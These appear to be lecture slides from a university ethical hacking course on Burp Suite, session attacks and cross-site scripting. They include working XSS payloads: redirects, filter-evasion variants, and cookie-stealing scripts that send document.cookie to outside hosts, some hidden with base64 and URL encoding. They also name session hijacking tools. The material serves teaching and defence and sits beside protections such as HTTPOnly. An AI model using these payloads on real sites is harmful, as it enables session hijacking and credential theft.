IN5290 Ethical Hacking

Lecture 6: Web hacking 2 - Session related attacks, Cross Site Scripting (XSS), Cross Site Request Forgery (CSRF)

Universitetet i Oslo


Laszlo Erdödi

Lecture Overview

- How to use Burp
- Parameter tampering
- What is the session variable and what kind of attacks exist related to sessions
- What is Cross Site Scripting (XSS) and how to exploit it
- What is Cross Site Request Forgery and how to exploit it

Burp suite


Burp is a graphical tool for testing websites. It has several modules for manipulating the web traffic.



- Spider: Automatic crawl of web applications
- Intruder: Automated attack on web applications
- Sequencer: Quality analysis of the randomness in a sample of data items
- Decoder: Transform encoded data
- Comparer: Perform comparison of packets
- Scanner: Automatic security test (not free)

Burp suite

Burp provides a proxy to intercept the browsers traffic.




Browser proxy


Specific packets can be filtered out by

- Client request parameters (file extension, web method)
- Server responses (content type, web answer code)
- Direction of the packets (client to server, server to client)

Burp suite – Burp Certificate Authority

Because of the traffic interception the browsers will observe the invalid certificate and refuse the connection. In order to test https traffic, the Burp CA can be added to any browser as root CA.






Burp suite

Under *HTTP history* tab all the traffic that has passed through the browser are shown. All outgoing traffic can be intercepted as well and modified before sending (similarly to Tamper data).

Edit packet

Name	Value
GET	/vrtx/decorating/resources/dist/src/images/social-list/svg/facebook.svg HTTP/1.1
Host	www.uio.no
User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept	*/*
Accept-Language	en-US,en;q=0.5
Referer	https://www.uio.no/vrtx/decorating/resources/dist/src/css/style.css
Cookie	__utma=161080505.694898019.1493803222.1494230935.1496910535.6; _gaT...
Connection	close


Burp suite - Repeater



The repeater module can resend a selected packet from the history. Before sending it again the packet can be altered.

Burp suite - Intruder

The intruder module is able to manipulate the parameters that have been passed to the website. When the packet is sent to the repeater Burp tries to identify the parameters and carry out the attack. There are several attack types:



Sniper: one parameter, one iteration


Battering ram: multiple parameters, one iteration


Pitchfork: multiple parameters, multiple iteration

Cluster bomb: multiple parameters, multiple iteration all combinations considered

Burp suite - Intruder

The payload tab is to set the content of the tries. For example with the numbers option among others either an incremental list or random numbers can be specified.





Request	Payload	Status	Error	Timeout	Length	Com
16	16	200			216	
17	17	200			216	
18	18	200			216	
19	19	200			265	
20	20	200			216	
21	21	200			216	
22	22	200			216	
23	23	200			216	
24	24	200			216	

DEMO…


In our example the specific answer can be identified by the response length.

More details on the payloads are here:

http://www.hackingarticles.in/beginners-guide-burpsuite-payloads-part-1/

Session related attacks – What is the session variable?

A user's session with a web application begins when the user first launch the application in a web browser. Users are assigned a unique session ID that identifies them to your application. The session should be ended when the browser window is closed, or when the user has not requested a page in a “very long” time.



PHP session management example:

```
<?php
session_start();
$_SESSION['myvar']='myvalue'; ?>

<?php
session_start();
if(isset($_SESSION['myvar'])) {
        if($_SESSION['myvar'] == 'myvalue') {
                … } }  ?>
```

Session related attacks

The session can be compromised in different ways:

- **Predictable session token**

  The attacker finds out what is the next session id and sets his own session according to this.

- **Session sniffing**

  The attacker uses a sniffer to capture a valid session id

- **Client-side attacks (e.g. XSS)**

  The attacker redirects the client browser to his own website and steals the cookie (Javascript: document.cookie) containing the session id

- **Man-in-the-middle attack**

  The attacker intercepts the communication between two computers (see later: internal network hacking)

- **Man-in-the-browser attack**

Session related attacks - protections

The session variable should be stored in the cookies. Since only the session id identifies the user, additional protection such as geoip significantly decreases the chance for the session id to be stolen. For protecting the session id there are several options:

- **Using SSL/TLS**: if the packet is encrypted then the attacker cannot obtain the session id
- **Using HTTPOnly flag:** additional flag in the response header that protects the cookie to be accessed from client side scripts
- **Using Geo location:** Bonding the session id to ip address is a bad idea, because the ip of a user can be changed during the browsing (dynamic ip addresses especially for mobile clients). But checking geo locations is a good mitigation

Session related attacks

Session ids should be stored in the cookies. Why it is a bad idea to pass the session id as a GET parameter or store it in the url?


- The attacker can read it through the screen (shoulder surfing social engineering)
- The user can send the session variable accidently by copying the url

The session should be expired after there's no user interaction. If the session expires after a long time or never then the attacker has time to brute force the session variables.

The optimal session expiry time depends on the type of the website. 30 minutes is generally a good value, it shouldn't be more then 6 hours.

Session hijacking tools

- **Firesheep HTTP Session Hijacking** (Firefox extension)



- **Cookie Cadger**
- **WebCookieSniffer**

Cross Site Scripting (XSS)

Cross Site Scripting (XSS) is a frequently appearing web related vulnerability. If the website accepts input from the user without proper validation or encoding then the attacker can inject client side code to be executed in the browser.

Simple example: http://jabba.hackingarena.no:816/xss/1.php

Missing input validation!

```
<?php

if (isset($_POST["famname"]))
{
print("Welcome ".$_POST["famname"]."!");
}
?>
```

php code

```
<form action="form.php" method="post">
<table width=100 >
<tr><td>Family name:</td>
<td><input type="text" name="famname" value=""/></td></tr>
<tr><td>First name:</td>
<td><input type="text" name="firname" value=""/></td></tr>
<tr><td>Male</td>
<td><input type="radio" name="nem" value="Male"></td></tr>
<tr><td>Female</td>
<td><input type="radio" name="nem" value="Female"></td></tr>
<tr><td><input type="submit" value="Submit" /></td></tr>
</table>
</form>
```


html form


Cross Site Scripting (XSS)

Without validation the attacker can provide

- Html elements
- Javascripts

Javascript can overwrite the website content, redirect the page or access browser data e.g. the cookies.





What is possible with XSS and what is not?

- Attacker can provide any html element including javascript
- Redirect the page to another site to mislead the user
- Rewrite the document content (defacing the site) to mislead the user
- Get the cookie variables (if they're not protected with *HTTPOnly*), e.g. the session variables for session hijacking, authentication cookies
- Keylogging: attacker can register a keyboard event listener using *addEventListener* and then send all of the user's keystrokes to his own server
- Phishing: the attacker can insert a fake login form into the page to obtain the user's credentials
- Launch browser exploits

BUT


- Local files of the clients are NOT accessible

XSS redirection

Redirection is possible with e.g. the javascript document.location syntax:

Examples:

- <script>document.location="http://nrk.no"</script>
- <IMG """><SCRIPT>document.location="http://nrk.no"</SCRIPT>">
- <img src=x onerror="document.location='http://nrk.no'">
- <BODY ONLOAD=document.location='http://nrk.no'>



XSS page rewrite


Rewriting the page is possible with e.g. the javascript *document.body.innerHTML* syntax:

- <script>document.body.innerHTML = 'This is a new page';</script>

XSS cookie stealing

The cookies contain the session variables (see later). If the attacker manages to steal the cookie with the session variable then he can carry out session fixation to obtain the victim's data. Example:

- <script>alert(document.cookie)</script>
- <script>document.location='http://evildomain.no/getcookie?cookie='+document.cookie</script>



XSS filter evasion

Server side scripts can filter out XSS attacks with proper input validation. E.g. if the <script> keyword is replaced by ***antihacker*** then the attacker needs to find another way to execute scripts, etc.

- Alternative ways for executing javascript:

  <svg/onload=alert('XSS')>,

  <LINK REL="stylesheet" HREF="javascript:alert('XSS');">

- Attacker can write characters in a special format to avoid filtering:

  Decimal HTML character: j &#0000106

  Hexadecimal HTML character: &#x6A

- Base64 encode

  eval(atob(…));

- iframe

  <iframe srcdoc="<img src=x:x onerror=alert('XSS');>

  <iframe srcdoc="<img src=x:x onerror=eval(atob('YWxlcnQoJ1hTUycpOw==='));>

XSS filter evasion

Examples:

- <script>alert(String.fromCharCode(88,83,83))</script>
- <IMG SRC=# onmouseover="alert('xss')">
- <img src=x onerror="&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041">
- <IMG SRC=javascript:alert('XSS')>

Details:

https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

XSS filter evasion

More examples:

- <iframe srcdoc="<img src=x:x onerror=document.location="https://www.potatopla.net/xss?cookie="+ encodeURI(document.cookie);>
- <iframe srcdoc="<img src=x:x onerror=eval(atob('ZG9jdW1lbnQubG9jYXRpb249Imh0dHBzOi8vd3d3LnBvdGF0b3BsYS5uZXQveHNzP2Nvb2tpZT0iK2VuY29kZVVSSShkb2N1bWVudC5jb29raWUpOw=='))>
- <iframe srcdoc="%26lt%3Bimg%20src%26equals%3Bx%3Ax%20onerror%26equals%3Beval%26lpar%3Batob%26lpar%3B%27ZG9jdW1lbnQubG9jYXRpb249Imh0dHBzOi8vd3d3LnBvdGF0b3BsYS5uZXQveHNzP2Nvb2tpZT0iK2VuY29kZVVSSShkb2N1bWVudC5jb29raWUpOw%3D%3D%27%26rpar%3B%26rpar%3B%26gt%3B

